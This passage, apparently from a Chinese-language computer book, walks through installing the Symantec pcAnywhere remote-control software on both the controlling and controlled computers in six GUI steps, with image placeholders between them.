


Symantec pcAnywhere 的安装与其他软件相似，但需要同时在主控端和被控端计算机中，分别安装 Symantec pcAnywhere 远程控制软件。具体的操作步骤如下。


Step 01 双击 Symantec pcAnywhere 安装程序，即可打开“欢迎使用 Symantec pcAnywhere 安装程序”窗口，如下图所示。




Step 02 单击“下一步”按钮，即可打开“许可协议”窗口，选中“我接受许可协议中的条款”单选按钮，如下图所示。




Step 03 单击“下一步”按钮，即可打开“客户信息”窗口，在其中输入自己的用户名和组织，如下图所示。




Step 04 单击“下一步”按钮，即可打开“目的文件夹”窗口，在其中可以看到默认的安装路径。如果要重新选择安装路径，只需单击“更改”按钮，即可完成路径的选择，如下图所示。




Step 05 单击“下一步”按钮，即可打开“自定义安装”窗口，在其中选择安装Symantec pcAnywhere附带的工具，如下图所示。




Step 06 单击“下一步”按钮，即可打开“已准备好安装程序”窗口，选中“创建Symantec pcAnywhere桌面快捷方式”复选框，如下图所示。



